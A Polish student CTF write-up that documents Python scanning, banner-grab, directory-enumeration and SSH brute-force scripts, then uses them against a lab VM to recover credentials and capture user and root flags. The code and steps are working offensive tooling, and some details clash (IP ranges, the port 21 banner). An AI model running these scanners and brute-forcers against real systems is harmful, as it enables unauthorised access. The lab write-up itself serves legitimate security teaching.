

# Raport

Pierwszym krokiem było sprawdzenie, jaka jest maska sieci by móc znaleźć IP naszego celu.

Funkcja `get_amount_hosts()` w linii 10 pobiera maskę podsieci z interface `eth0`, a w linii 11 maska podsieci jest konwertowana na adres cidr, czyli np. `/24`. W ostatniej linii zaś zwracamy wynik działania, czyli liczbę hostów w danej sieci.

```
9 def get_amount_hosts():
10     subnet_mask = netifaces.ifaddresses("eth0")[netifaces.AF_INET][0]['netmask']
11     amount_hosts = sum(bin(int(x)).count('1') for x in subnet_mask.split('.'))
12     return 2 ** (32 - amount_hosts) - 2
```

W kolejnym kroku możemy przeskanować wszystkie IP w sieci.

W linii 16 zaczynamy od wyznaczenia startowego ip, a w kolejnej linii robimy tzw. slice na startowym ip, by wyglądał mniej więcej tak `192.168.1.`

W linii 18 pobieramy ilość hostów z funkcji `get_amount_hosts()`, natomiast w linii 19 tworzymy pętlę `range`, do której podajemy liczbę hostów. W linii 20 tworzymy zmienną `ip`, która zawiera już pełny adres ip. W kolejnej linii tworzymy żądanie ICMP z ilością wysyłanych pakietów = 1, a następnie sprawdzamy, czy otrzymaliśmy pakiet. Jeśli tak to zwracamy adres ip i działanie funkcji kontynuuje się by znaleźć inne ip.

```
15 def get_ip():
16     starting_ip = os.popen("hostname -I").read().strip()
17     starting_ip = starting_ip[:starting_ip.rindex(".") + 1]
18     hosts = get_amount_hosts()
19     for end_ip in range(0, hosts+1):
20         ip = starting_ip + str(end_ip)
21         host = ping(ip, count=1)
22         print(ip)
23         if host.packets_received == 1:
24             yield ip
```

Po znalezieniu adresu ip, przechodzimy do funkcji `get_ports()` która przyjmuje adres ip. Następnie w linii 28 tworzymy pustą listę `ports`, a następnie w linii 29 tworzymy pętlę `range` gdzie wprowadzamy ilość portów. Kolejno, w pętli w linii 30 tworzymy nowy `socket`.

W linii 32 sprawdzamy, czy metoda `connect_ex` zwróci błąd, czy `0`. W linii 35 sprawdzamy, czy metoda `connect_ex` zwróciła `0`. Jeśli tak, dodajemy aktualny sprawdzany port do listy `ports` i zamykamy socket, a po zakończeniu się pętli zwracamy listę portów.

```

27 def get_ports(ip):
28     ports = []
29     for port in range(1, 1000):
30         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
31         print(f"Scanning port: {port}")
32         open_ports = sock.connect_ex((ip, port))
33         print(open_ports)
34         if open_ports == 0:
35             ports.append(port)
36             sock.close()
37     return ports

```

Funkcja `get_banner()` przyjmuje dwa argumenty `ip` i `port`. W linii 41 tworzymy ponownie `socket` i w następnej linii łączymy się z podanym ip i portem. Następnie wysyłamy do socketu w bajtach tekst `Get Banner \r \n`, a w kolejnym korku odbieramy dane z socketu w bajtach, rozszyfrujemy je dzięki metodzie `decode()` i w 2 ostatnich liniijkach zapisujemy do pliku `data/banner_{ip}:{port}.txt` dane otrzymane z metody `socket.recv()`.

```

40 def get_banner(ip, port):
41     mySocket = socket.socket()
42     mySocket.connect((ip, port))
43     if port == 80:
44         mySocket.send("Get banner \r \n".encode())
45         serverRecv = mySocket.recv((2048)).decode()
46         with open(f"data/banner_{ip}:{port}.txt", "w", encoding="utf-8") as f:
47             f.write(serverRecv)

```

Ostatnia funkcja robi enumerację podstron. Funkcja ta przyjmuje 2 argumenty `file_withwords` - plik z nazwami do enumeracji i argument `ip` - ip celu.

W linii 51 wczytujemy plik ze słowami a w kolejnej linii tworzymy pętlę, gdzie czytujemy plik po liniach, by w kolejnej z linii usunąć białe znaki. Następnie tworzymy żądanie do strony internetowej z dołączoną podstroną z pliku. W linii 55 sprawdzamy `status_code` żądania - jeśli jest inny niż `404`, dopisuje podstronę i `status_code` do pliku `find_subpage.txt`. Jeśli zaś wykazuje `status_code 404`, przechodzi dalej przez pętlę od początku z kolejną nazwą podstrony z pliku.

```

50 def enumeration_subpages(file_with_words, ip):
51     with open(file_with_words, encoding="UTF-8") as f:
52         for line in f.readlines():
53             print((line).strip())
54             response = requests.get(f"http://{ip}/{line.strip()}")
55             if response.status_code != 404:
56                 with open("find_subpage.txt", "a", encoding="UTF-8") as file:
57                     file.write(f"{line}: {response.status_code}\n")

```

Po stworzeniu wszystkich podstawowych funkcji do rekonesansu tworzymy zmienną z funkcji `get_ip()`, a w następnej linii pętli z wszystkimi ip.

Następnie w pętli tworzymy kolejną zmienną z listą otwartych portów, by do pliku

`data/ip_and_ports.txt` dodać adres ip. W 65 linii tworzymy kolejną pętli, ale tym razem

związaną z portami. W pętli tej wywołujemy funkcję `enumeration_subpages()` oraz `get_banner()`, i dodajemy do pliku `data/ip_and_ports.txt` znaleziony otwarty port.

W ostatniej linii do pliku `data/ip_and_ports.txt` dorzucamy dodatkowo pusty wiersz by oddzielić inne ip od siebie.

## Brute-force

Gdy skończyliśmy rekonesans czyli zdobyliśmy podstawowe informacje typu:

- ip
- otwarte porty
- nazwy serwisów na danych portach
- podstrony

Stworzyliśmy skrypt, który próbuje się połączyć przez ssh z ip który ma otwarty port ssh.

## SSH-ROOT

Zacniemy od programu, który loguje się do ssh z loginem root

Na początku importujemy 3 biblioteki, `itertools`, `string` i `paramiko`.

Następnie przechodzimy do naszej pierwszej i jedynej funkcji, funkcja `logging_ssh()` przyjmuje 3 argumenty `hostname` = ip celu, `username` = nazwę użytkownika i `password` = hasło. W samej funkcji w pierwszej linii tworzymy sesję ssh a następnie dodajemy zasady łączenia się z serwerem ssh bez znanego klucza hosta. Tworzymy `try;except` w którym łączymy się przez ssh z argumentami podanymi w funkcji. Jeśli dane uwierzytelniające są niepoprawne wywołuje się `except` w którym wypisujemy "Niepoprawne hasło lub login", następnie kończymy sesję ssh i zwracamy False. W przypadku gdy dane uwierzytelniające są poprawne wypisze nam `username` oraz `password` i zwróci True.

Pod funkcją powstały 2 zmienne `hostname` i `username`. Następnie tworzymy pętlę w której użyjemy biblioteki `itertools` i dzięki niej możemy stworzyć wszystkie możliwe kombinacje 3-cyfrowego kodu pin. W samej pętli tworzymy zmienną `password` w której przypisujemy joinem zmienną `guess_password` którą stworzyliśmy w samej pętli. W kolejnym kroku tworzymy warunek głoścący, że jeśli funkcja `logging_ssh` zwróci `True`, stworzy plik `data/password_to_{username}.txt` gdzie zapisze

`login: root\nPassword: {password}`, i zamknie program metodą `exit()`.

## SSH-USER

Tworząc program `ssh_user_bruteforce` powstała taka sama funkcja jak w root.

Za funkcją zostały stworzone 3 zmienne `hostname` = wprowadź swoje ip, `usernames` = nazwy

użytkowników, `passwords` = hasła.

Następnie stworzono pliki `usernames.txt` gdzie w kolejnej linii stworzono pętlę w której iterujemy po liniach pliku, potem dodajemy do listy `usernames` jedną linijkę z usuniętymi białymi znakami i z małymi literami, to samo robimy z plikiem z hasłami.


Następnie tworzymy pętlę po liście `usernames`, potem kolejną pętlę z hasłami w której tworzymy warunek który jeśli funkcja `logging_ssh` zwróci `True`, to zapisuje do pliku

`data/password_to_{username}.txt` tekst

`login: {username}\nPassword: {password}` a następnie zamknie program metodą `exit()`, jeśli funkcja `loginning_ssh` zwróci `False`, pętla będzie kontynuowana do czasu znalezienia poprawnych danych uwierzytelniających.

## Kroki hakowania:

Po znalezieniu ip i otwartych portów postanowiliśmy sprawdzić co kryje się pod portem 80. Ukazała się nam poniższa strona:



Na samej zawartości strony nie znaleźliśmy nic pożytecznego, więc zdecydowaliśmy się zajrzeć w developer tools, by przejrzeć kod źródłowy. Na samym dole czekała ciekawa niespodzianka:

```
633 <script src="js/script.js"></script>
634 <script src="https://unpkg.com/isotope-layout@3/dist/isotope.pkgd.min.js"></script>
635 <script src="libs/lightbox/lightbox.min.js"></script>
636 </body>
637 </html>
638 <!-- I BASE-ically encoded it 64 years ago ;) -->
639 <!-- RW51bWVyYXRlIG1lIHdpdGggZGlyZWNoY3J5LWxpY3QtbG93ZXJjYXNlLTlUy1tZWVpdW0udHh0 -->
640
```


Po odkodowaniu klucza z źródła strony otrzymaliśmy:

`Enumerate me with directory-list-lowercase-2.3-medium.txt`

Pobraliśmy wyżej wymieniony słownik, i zgodnie z odszyfrowaną wiadomością wykorzystaliśmy go do enumeracji. Po dłuższej chwili w zapisanym wcześniej pliku `find_subpage.txt` odkryliśmy następujące podstrony:



1. image
2. css
3. js
4. requests
5. libs

Na podstronie requests znaleźliśmy plik `urgent.txt`



← → ↻ 🏠 192.168.56.104/requests/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## Index of /requests

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">urgent.txt</a>	2022-05-10 07:36	187	

Apache/2.4.52 (Ubuntu) Server at 192.168.56.104 Port 80

Zawartość pliku zawierała wskazówkę odnośnie loginu i hasła:

Hi dev team,  
one of the users wanted his password reset.  
I don't remember which one, but he had one of the **planets as a username**.  
Please give him something from **rockyou-10**.  
Cheers,  
Tomek

Korzystając z wskazówki pobraliśmy słownik **rockyou-10**, który wykorzystaliśmy do brute-force ssh. Jako login wykorzystaliśmy stworzony przez nas słownik z nazwami planet.

Po zakończeniu brute-force otrzymaliśmy poniższe dane uwierzytelniające:

login: uranus

password: butterfly

Wykorzystując dane logowania, zalogowaliśmy się jako użytkownik uranus.

Po dokładnym przeszukaniu zawartości maszyny znaleźliśmy 2 pliki `.bash_history` w folderze `/home/uranus` oraz `user.txt`. W pliku `.bash_history` znaleźliśmy kolejną podpowiedź:

```
mkdir sda
ls -la /tmp/
cd sda/
echo "cm9vdCBwYXNzd29yZCBpbiBhIDMtZGlnaXQgY29kZQ==" > hint.jpg
exit
ls -la
```

W pliku `user.txt` pierwszą wymaganą flagę: `flag{h4ck3r}`

Do ponownego odkodowania klucza użyliśmy base64, który zwrócił następujący rezultat : `root password in a 3-digit code`

Zgodnie z wskazówką stworzyliśmy brute-force który sprawdził wszystkie 3-cyfrowe kombinacje. Po skończonym brute-force, skrypt zwrócił magiczną liczbę **666**.

Po zalogowaniu się na ssh przez root'a po wpisaniu komendy `ls`, znaleźliśmy plik `root.txt`, który zawierał kolejną flagę do ukończenia projektu: `flag{1337}`

Znalezione IP:

```
10.0.2.1
10.0.2.2
10.0.2.3
10.0.2.5 21, 22, 80,
10.0.2.15
```

Znalezione podstrony:

```
image: 200
css: 200
js: 200
requests: 200
libs: 200
: 200
server-status: 403
```

Banner z portu 80:

```
HTTP/1.1 400 Bad Request
Date: Sun, 22 May 2022 17:41:32 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
```

```
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 127.0.1.1 Port 80</address>
</body></html>
```

Banner z portu 22:

```
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3
```

Banner z portu 21:

```
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3
```